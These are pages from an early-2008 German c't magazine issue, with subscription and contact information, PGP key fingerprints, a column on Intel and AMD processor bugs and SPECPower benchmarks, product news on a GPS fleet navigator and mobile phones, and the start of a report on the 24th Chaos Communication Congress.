(nur gegen Vorlage einer entsprechenden Bescheinigung):  
Inland 61,90 €, Ausland 74,80 € (Schweiz 121,00 CHF);  
c't-plus-Abonnements (inkl. 2 Archiv-CDs jährlich) kosten  
pro Jahr 8,00 € (Schweiz 15,60 CHF) Aufpreis:  
Für AUGE-, GUUG-, Mac-e. V., dmmv-, GI-, VDE- und VDI-  
Mitglieder gilt der Preis des ermäßigten Abonnements  
(gegen Mitgliedsausweis). Luftpost auf Anfrage.

AWA 

## c't im Internet

**c't-Homepage, Soft-Link:** ctmagazin.de

**Alle URLs zum Heft:** siehe Rubrik „Aktuelles Heft“ bzw. „Heftarchiv“ im Inhaltsverzeichnis des jeweiligen Heftes.

**Software zu c't-Artikeln:** in der Rubrik „Software zu c't“ auf unserer Homepage. Dort finden Sie auch Test- und Analyseprogramme.

**Anonymous ftp:** auf dem Server ftp.heise.de im Verzeichnis /pub/ct (im WWW-Browser ftp://ftp.heise.de/pub/ct eingeben) und auf ctmagazin.de/ftp

**Software-Verzeichnis:** ctmagazin.de/software

**Treiber-Service:** ctmagazin.de/treiber

## Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen Kürzel, das in Klammern am Ende jedes Artikeltextes steht. Den dazugehörigen Namen finden Sie im nebenstehenden Impressum. Die Kürzel dienen auch zur persönlichen Adressierung von E-Mail.

**E-Mail:** Alle E-Mail-Adressen der Redaktionsmitglieder haben die Form „xx@ctmagazin.de“. Setzen Sie statt „xx“ das Kürzel des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion für Leserzufragen, auf die keine individuelle Antwort erwartet wird: ct@ctmagazin.de.

**c't-Hotline:** Mail-Anfragen an die technische Hotline der Redaktion werden nur auf ctmagazin.de/faq entgegengenommen. Bitte beachten Sie die Hinweise auf dieser Webseite, auf der Sie auch eine Suchmaschine für sämtliche bereits veröffentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher Bürozeiten unter der Rufnummer 05 11/53 52-300.

**Kontakt zu Autoren:** Mit Autoren, die nicht der Redaktion angehören, können Sie nur brieflich über die Anschrift der Redaktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

## Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.

**Heise Zeitschriften Verlag**

**Kundenservice, Postfach 81 05 20, 70522 Stuttgart**

**Telefon:** +49 (0) 711/72 52-292, **Fax:** +49 (0) 711/72 52-392

**E-Mail:** abo@heise.de

**c't abonnieren:** Online-Bestellung via Internet (www.heise.de/abo) oder E-Mail (abo@ctmagazin.de)

Das Standard-Abo ist jederzeit mit Wirkung zur übernächsten Ausgabe kündbar.

Das c't-plus-Abo läuft mindestens ein Jahr und ist nach Ablauf der Jahresfrist jeweils zur übernächsten Ausgabe kündbar. Abonnement-Preise siehe Impressum.

## c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf www.heise.de/ct/ftp/register.shtml zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage ctmagazin.de können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

**Nachbestellung älterer Hefte/Artikel-Kopien:** c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar. Ältere Artikel können Sie im heise online-Kiosk (www.heise.de/kiosk) erwerben. Wenn Sie nicht über einen Zugang zum Internet verfügen oder der Artikel vor 1990 erschienen ist, fertigen wir Ihnen gern eine Fotokopie an (Pauschalpreis 2,50 € inkl. Porto). Bitte fügen Sie Ihrer Bestellung einen Verrechnungsscheck bei und senden Sie sie an den c't-Kopierservice, Helstorfer Str. 7, 30625 Hannover. Die Beiträge von 1983 bis 1989 sind auch auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

## c't-Krypto-Kampagne

Infos zur Krypto-Kampagne gibt es unter ctmagazin.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

**Key-ID:** DAFFB000

**ct magazine CERTIFICATE <pgpCA@ct.heise.de>**

**A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000**


**Key-ID:** B3B2A12C

**ct magazine CERTIFICATE <pgpCA@ct.heise.de>**

**19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C**

Anzeige

Anzeige



Andreas Stiller

# Prozessorgeflüster

## Von Botschaften, Benchmarks und Bußgeldern

**Urbi et orbi – das neue Jahr beginnt mit zahlreichen Botschaften, zumeist von Hiob. Siehe, ich verkündige euch Bugs und Verschiebungen, aber hier und da auch freudige Ereignisse, etwa die Geburt des SPECPower-Benchmarks. Erste interessante Messergebnisse liegen bereits vor.**

Das war ein schönes Weihnachtsgeschenk für die krisengeschüttelte Firma AMD, überbracht vom Erzkonkurrenten Intel unmittelbar vor dem Fest: Musste doch nun auch Intel ernsthaftere Bugs in seinen neuen Prozessoren eingestehen, die den einen oder anderen Launch verzögern dürften. Was gerüchteweise schon seit einiger Zeit durchs Netz kursierte, bestätigte Intel mit einem außerplanmäßigen Specification Update zum Pentium Extreme Edition QX9600 – und es ist schon sehr selten, dass Intel zweimal in einem Monat die Fehlerliste aktualisiert, so wie jetzt geschehen am 12. und 20. Dezember. Unter Fehlernummer AV51 beschreibt Intel gelegentliche zu geringe Signal-Pegel am Front-side-Bus der neuen Quad-Core-Prozessoren. Manche Chipsätze kommen damit ins Trudeln, jedenfalls bei FSB1333 und mehr. Vor allem preiswerte Vier-Layer-Boards dürften davon betroffen sein, weil hier das Rauschen auf den Signalleitungen etwas größer ist als bei den teureren Boards mit sechs oder mehr Layern. Eine Verschiebung des für Mitte Januar (man munkelt vom 20.) geplanten Vorstellungstermins der neuen Quad-Core-Prozessoren in 45-nm-Technik (Yorkfield) gilt daher als sehr wahrscheinlich.

Die Dual-Prozessor-Kollegen (Wolfdale) belasten die Signalleitungen indes nur halb so stark wie die Quads, hier reichen dann die Pegel aus – und so dürfen diese Prozessoren termingerecht herauskommen, vom E8190 mit 2,66 GHz bis zum E8500 mit 3,16 GHz, alle mit FSB1333, 65 Watt TDP und zu OEM-Preisen von 163 bis 265 Dollar.

### Rare conditions

Bei den 45-nm-Xeons (Harpertown) findet man den Fehler im Specification Update vom Dezember nicht, vielleicht noch nicht. Das andere Gehäuse kann sich aber unterschiedlich verhalten, zudem sind sechs Layer und mehr sowie andere Chipsätze in dieser Szene üblich, sodass leichte FSB-Anomalien hier wohl keine Rolle spielen dürften. Als Ausgleich gibt es aber noch acht weitere, teils durchaus übel klingende neuerkannte Fehler, die zum Teil auch schon bei den älteren 65-nm-Core-2-Duo-Chips zu finden sind. So wird die Maske für NMIs (nicht maskierbare Interrupts, die dem Namen zum Trotz im PC doch maskiert werden können) in bestimmten Fällen bei VM-Entry-Fehlern nicht korrekt zurückgesetzt. Zwei weitere Fehler der 45-

nm-Chips betreffen ironischerweise den TLB, der ja auch AMD bei den Phenoms und Barcelonas Kummer macht (siehe S. 80). Und auch bei Intel kann es dann unter „rare conditions“ dazu kommen, dass der Prozessor hängen bleibt. Andere rare Konditionen können zudem dafür sorgen, dass gemischte streaming (MOVNTDQA) und non-streaming (MOV ...) Ladebefehle den Prozessor ins Aus versetzen und dergleichen mehr. Dagegen klingt AMDs TLB-Bug ja fast noch harmlos.

Der lässt sich aber offenbar schwieriger beseitigen als gedacht, jedenfalls hat AMD seinen OEM-Kunden kurz vor Jahresende eine weitere Verschiebung des fehlerbereinigten B3-Steps angekündigt, der nun erst im zweiten Quartal kommen soll. Vorher jedoch sollen die Triple-Cores (Toliman) im März noch im alten B2-Step auf den Markt und zwar mit 2,1 GHz (Phenom 8400) und 2,3 GHz (Phenom 8600). Bei ihrer verringerten Anzahl von Kernen ist das Auftreten des TLB-Bugs unwahrscheinlicher – zudem hört man im Umfeld von einem kompletten Abschalten des L3-Caches bei den Triple-Cores, was diesen Bug ganz umschiffen würde. Dennoch ist auch für die Drei-Kerne-Version so bald wie möglich der B3-Step geplant, der dann im zweiten Quartal unter Phenom 8450 (2,1 GHz), Phenom 8650 (2,3 GHz) und Phenom 8700 (2,4 GHz) herauskommen soll. Wie es dort mit dem L3-Cache aussehen wird, weiß man derzeit noch nicht. Man munkelt aber, dass AMD ohnehin plant, später echte Triple-Cores ohne L3-Cache auf kleineren, preiswerteren Chips (Dice) herauszubringen – bislang sind es ja volle K10-Quad-Cores mit einem abgeschalteten Kern.

Der richtig große Markt aber ist für die neuen K10-Dual-Cores angedacht, die den Athlon 64 X2 ablösen sollen. Einige ältere Versionen lässt AMD jetzt schon auslaufen. Im zweiten Quartal sollen dann die Athlons 6050 und 6250 herauskommen, mit noch unbekanntem Takt – aber, wie man hört, mit den gleichen Cache-Größen wie beim Phenom.


AMD muss so langsam was bewegen, auch wenn Intels Bugs und Verzögerungen jetzt ein bisschen Luft verschaffen. Zum Jahresende ist AMDs Aktie auf den Jahrestiefpunkt gesunken und es mehren sich unter den Analysten die Stimmen, die den Trainer, also Hector Ruiz, auswechseln wollen. Und in Malta bei New York fragt man sich, ob AMD wirklich noch die 3,2 Milliarden Dollar teure neue Fabrik dort errichten kann.

Aber vielleicht kommen ja noch von anderer Seite ein paar Millionen dazu. Intel muss Anfang Januar der Europäischen Kommission auf die erhobenen Vorwürfe des Marktmisbrauchs eine schlüssige Antwort geben, sonst wirds teuer. Die Kommission, in Gestalt der unnachgiebigen Wettbewerbskommissarin Neelie Kroes, ist für ein hartes Vorgehen bekannt, sie wird möglicherweise ein Bußgeld in Höhe von mehreren hundert Millionen Euro verhängen – und danach wird AMD vermutlich noch Schadensersatz in Milliardenhöhe einklagen wollen.

Ob diese europäischen Unbilden Intel bewogen haben, das geplante Joint Venture mit der französisch-italienischen Firma STMicroelectronics um ein Quartal zu verschieben, weiß man nicht. Wahrscheinlich ist aber eher der darniederliegende Flash-Markt daran schuld. Die beiden Firmen mussten nämlich ihre Finanzplanung für die Tochter Numonyx komplett umgestalten. Diese soll nur noch halb so hohe Kredite aufnehmen wie ursprünglich geplant und kann dann eben deutlich weniger Auslösung an die Eltern bezahlen.

Mehr Freude dürfte Intel an den ersten Ergebnissen des SPECPower-Benchmarks haben. Hier fließt nicht nur die Performance, sondern auch der Energieverbrauch in die Bewertung mit ein, und zwar gemessen an der Steckdose. Als Grundlage dient der gut über viele Kerne skalierende Java Business Benchmark SPECjbb2005. Der wird zunächst unter Volllast gefahren und dann senkt man in 10 Stufen die Auslastung bis hinunter zu Idle und misst Performance und Energieaufnahme. Das gibt eine schöne aussagekräftige Lastkurve – aber die Marketingabteilungen wollen ja üblicherweise einen einzigen Wert, den man aus der Summe der Einzelwerte gewinnt. Und hier kann sich Intel mit dem 45-nm-Xeon E5450 im HP Proliant DL160 bestens in Szene setzen, mit 698 ssj\_ops/Watt weit vor dem AMD Opteron 2216HE mit 203 ssj\_ops/Watt. Zur Abschreckung hat Intel dann noch Werte für einen Pentium-4-Xeon veröffentlicht, der abgeschlagen mit nur 87,4 ssj\_ops/Watt hinterherläuft. Der soll wohl vor allem signalisieren: Kauft bloß schnell ein neues System! (as)

### SPECPower: Performance pro Watt



## GPRS-Navi fürs Flottenmanagement

Das GPSauge InOne von GPSoverIP ([www.gpsauge.de](http://www.gpsauge.de)) leitet den Nutzer nicht nur von A nach B, sondern sendet seine Position via GPRS permanent ins Internet. Mit dem Gerät will die deutsche Firma vor allem Business-Kunden im Flottenmanagement-Bereich ansprechen.

Anders als bei anderen Navis ist in dem Gerät ein GSM-Modul samt eingebauter SIM-Karte für die Datenübermittlung via GPRS enthalten. Sie nutzt entweder das Vodafone- oder T-Mobile-Netz. Selbst im Bereitschaftsmodus soll das Gerät seine Position ins Internet senden. Mit einem von

GPSoverIP entwickelten Web-Frontend kann ein Transportunternehmer ständig die Standorte seiner solcherart ausgestatteten LKWs überprüfen. Des Weiteren lassen sich über Mobilfunk SMS-Nachrichten und E-Mails sowohl absetzen als auch empfangen. Der Lokalisationsservice inklusive aller GPRS-Gebühren und der Standortabfrage per Web schlägt monatlich mit 40,90 Euro zu Buche.

Das GPSauge InOne bedient Applikationen und Schnittstellen mit je einem separaten ARM-Prozessor, was Wartezeiten auf ein Minimum reduzieren soll. Außer einer Navigationsanwendung inklusive D/A/CH-Kartenmaterial auf SD-Karte und TMC-Staumelder besitzt das Gerät einen Multimedia-Player für Fotos, Musik und Videos. Per Bluetooth lässt sich das Gerät auch als Handy-Freisprecheinrichtung verwenden. Das GPSauge InOne soll ab Januar 2008 für knapp 960 Euro erhältlich sein. (dal)



Das GPSauge InOne sendet seine Position via GPRS zum Server von GPSoverIP, wo beispielsweise ein Transportunternehmer die Standorte seiner LKW-Flotte permanent abfragen kann.



## Mobilfunk-Notizen

Vodafone verkauft das **Edel-Handy** von Porsche Design P'9521 mit Alu-Gehäuse und drehbarem OLED-Display in 120 ausgewählten Shops und Online. Exklusiv ist auch der Preis: Mit 2-Jahres-Vertrag soll das Quadband-GSM-Telefon knapp 1000 Euro, ohne Vertrag sogar rund 1200 Euro kosten.

Das bereits für den Herbst 2007 angekündigte **Surf- und E-Mail-Telefon** Pocket-surfer 2 soll nun ab Februar 2008 bei Vodafone für rund 250 Euro zu haben sein. Im Preis inbegriffen ist ein Datentarif mit 30 Onlinestunden pro Monat und einer Laufzeit von einem Jahr; eine Verlängerung auf zwei Jahre soll weitere 45 Euro kosten. Das flache Gerät bietet ein großes Display und eine Qwertz-Tastatur, nutzt jedoch nur GPRS für die Datenverbindung.

Nokia Siemens Networks meldet den Erfolg des ersten **Feldtests mit der LTE-Technik**

(Long Term Evolution), mit der Mobilfunknetze bis zu 173 MBit/s übertragen können. Dabei sollen mehrere Teilnehmer Multimedia-Dienste in einer typischen Stadt-Umgebung genutzt haben. LTE erreicht die hohen Datenraten durch den Einsatz von MIMO-Antennen und ODFM-Technik (Orthogonal Frequency Division Multiplexing) im 2,6-GHz-Frequenzband. Nach Aussage des Netzausrüsters könnten erste LTE-Dienste ab 2010 zur Verfügung stehen.

Ericsson hat den **Energieverbrauch von GSM-Mobilfunk-Basisstationen gesenkt**, ohne dass die Netzqualität darunter leiden soll. Bei geringer Netzauslastung schalten die Sendeeinrichtungen der Basisstationen in einen Standby-Modus und sparen laut Hersteller so 10 bis 20 Prozent an Energie. UMTS-Stationen hatte Ericsson bereits 2006 so optimiert, dass sie sogar 35 Prozent gegenüber älterer Technik einsparen.

Stefan Krempl

# Hacker unter Volldampf

## Trotz verlorener Schlachten an der Überwachungsfront: der CCC-Kongress im Zeichen des politischen Aktivismus

**Die Verschärfung der Hackerparagrafen, die Vorratsdatenspeicherung, die Erfassung von Fingerabdrücken für den ePass und die Rufe nach dem „Bundestrojaner“ machten den Hackern vom Chaos Computer Club (CCC) 2007 zu schaffen. Ihr traditionelles Stelldichein zwischen den Jahren in Berlin zeigte aber, dass der Kampf um Freiräume im Internet und in der Gesellschaft munter weitergeht.**

**B**undespräsident Horst Köhler sorgte für verhaltene Stimmen am Eröffnungstag des CCC-Jahrestreffens im Berliner Congress Centrum am Alex Ende Dezember: Kurz vor dem Start des 24. Chaos Communication Congress (24C3) war bekannt geworden, dass Köhler das heftig umstrittene Gesetz zur Novelle der Telekommunikationsüberwachung trotz mehrfach vorgebragter Bedenken der Verfassungswidrigkeit unterzeichnet hatte. „Unsere gesamte digitale Kommunikation soll für sechs Monate lang rund um die Uhr überwacht werden“, empörte sich Tim Pritlove, der altgediente Zeremonienmeister des alljährlichen Hackerkongresses. „Das kann einfach nicht sein.“

Die Absegnung der Vorratsdatenspeicherung war bei weitem nicht der einzige politische Rückschlag für den CCC im vergangenen Jahr. Sicherheitstester droht mit den im Sommer verschärften Hackerparagrafen eine leichtere Kriminalisierung bereits im Vorfeld ihrer Arbeiten. Seit dem 1. November läuft mit der Novelle des Passgesetzes aus CCC-Sicht zudem ein Experiment zur „biometrischen Vollerfassung der Bevölkerung“, das mit Mitteln des zivilen Ungehorsams und auf dem Rechtsweg zu bekämpfen sei. Trotzig hatten die Organisatoren den Kongress dennoch unter das Motto „Voll-

dampf voraus“ gestellt. Nicht nach 1984 und in einen orwellischen Überwachungsstaat wohlgemerkt, sondern notfalls zurück in die Zukunft des Steampunk. In dieser (literarischen) Bewegung geht es um die Verknüpfung der Ausgebürtigen des Hightech-Zeitalters mit technischen Errungenschaften und Moden aus den Tagen der Dampfmaschine.

### Gegenbewegung

Massenkompatibler als Mittel der Wahl gegen Vorratsdatenspeicherung erschienen den 4013 Besuchern Anonymisierungsdienste wie Tor (The Onion Router). Von der Neuregelung der Telekommunikationsüberwachung sollen diese zwar prinzipiell mit erfasst und mit Speicherpflichten belegt werden. Trotzdem gab der Rechtsanwalt Julius Mittenzwei, der die vom CCC betriebenen Anonymisierungsserver juristisch betreut, die Lösung „keine Panik“ aus. Zum einen

würden Bußgelder generell erst vom nächsten Jahr an verhängt. Bis dahin könnte die vom Arbeitskreis Vorratsdatenspeicherung an Silvester im Namen von 30 000 Nutzern eingereichte Verfassungsbeschwerde greifen. Zum anderen bezweifelte der Jurist, ob gerade DSL-Nutzer, die ihre Kapazitäten hin und wieder für Tor freischalten, überhaupt zu den gesetzlich erfassten „Betreibern von Telekommunikationsdiensten“ gehören. Aber selbst mit den bei der Vorratsdatenspeicherung aufzubewahrenden Informationen könnten die Strafverfolger nicht viel anfangen.

Tor-Gründer Roger Dingledine kündigte an, dass über den Dienst zum Verwischen der Nutzerspuren bald Internet-Telefone und andere auf die Übertragung von Daten in Echtzeit angewiesene Anwendungen abgewickelt werden können sollen. Dingledine will dazu den Transport von Bits und Bytes auch über UDP in Verknüpfung mit dem Verschlüsselungsprotokoll DTLS erfolgen lassen. Gegenwärtig bilden laut dem Tor-Pionier 2000 Server das Rückgrat des Anonymisierungsnetzes. Die Zahl der Nutzer schätzt er auf über 20 000. Generell würden „Exit“-Rechner ein Drittel aller Tor-Server ausmachen. Berichten über das Abgreifen von Passwörtern an Exit-Rechnern hielt

der Hacker entgegen, dass Tor eigentlich nur IP-Adressen und Standorte so gut wie möglich innerhalb des Netzwerks verbirge. Vom Ausgangsrechner an benötige man für die sichere Übertragung von Inhalten genauso wie im regulären Internet zusätzliche Verschlüsselungsverfahren wie SSL-Verbindungen.

Eine weitere Strategie der Hacker im Kampf um die Kontrolle über die digitale Welt: die Überwacher überwachen. Vor einem Jahr hatten sich die Datenreisen-Drohnen zum Eigenbau ausgedacht, um den unbenannten Flugobjekten von Militär und Polizei nicht allein den Himmel zu überlassen. Entsprechende Mikrokopter zogen bei öffentlichen Tests am Alex nun die argwöhnischen Augen von Mitarbeitern des Ordnungsamtes auf sich. Martin Müller und Antoine Drouin zeigten mit dem Projekt Paparazzi (<http://paparazzi.enac.fr>) zugleich einen GPS-basierten Autopiloten für Modellflugzeuge. Start und Landung mussten „Piloten“ bei der aus Hildesheim und Toulouse eingespielten Präsentation der Miniflieger zwar noch per Hand vom Boden aus durchführen. Danach drehten diese aber dank der freien Software, Bordkamera und Integration von Navigationsdaten über Google Earth selbstständig ihre Runden. Das benötigte GPS-Modul mit Prozessor müssen Interessierte noch selbst zusammenbauen.

### Sammelwut

Freudig gaben CCC-Sprecherin Constanze Kurz und der Hacker starbug zudem bekannt, einen Fingerabdruck von Bundesinnenminister Wolfgang Schäuble in ihre Sammlung biometrischer Merkmale von Politikern und Vertretern der Staatsmacht aufgenommen zu haben. Das Objekt stammt offenbar von einem Trinkglas, das der CDU-Politiker bei einer öffentlichen Veranstaltung benutzte. Was sich mit Abbildern von Fingerabdrücken,



**Steampunk:**  
die Verbindung von  
moderner Hightech mit  
Technik aus den Zeiten  
der Dampfmaschine

Anzeige




**Widerstand gegen Vorratsspeicherung von Verbindungsdaten und Maßnahmen gegen den Bundestrojaner für heimliche Online-Durchsuchungen beschäftigten auch die Hacker auf dem 24C3.**

Folie, Holzleim sowie Klebeband alles bewerkstelligen lässt, zeigte der CCC im vergangenen Jahr unter anderem an biometrischen Bezahlsystemen: Gemeinsam mit dem TV-Magazin Plusminus führte der Club vor, wie sich Fingerabdruck-Scanner in Edeka-Filialen überlisten lassen.

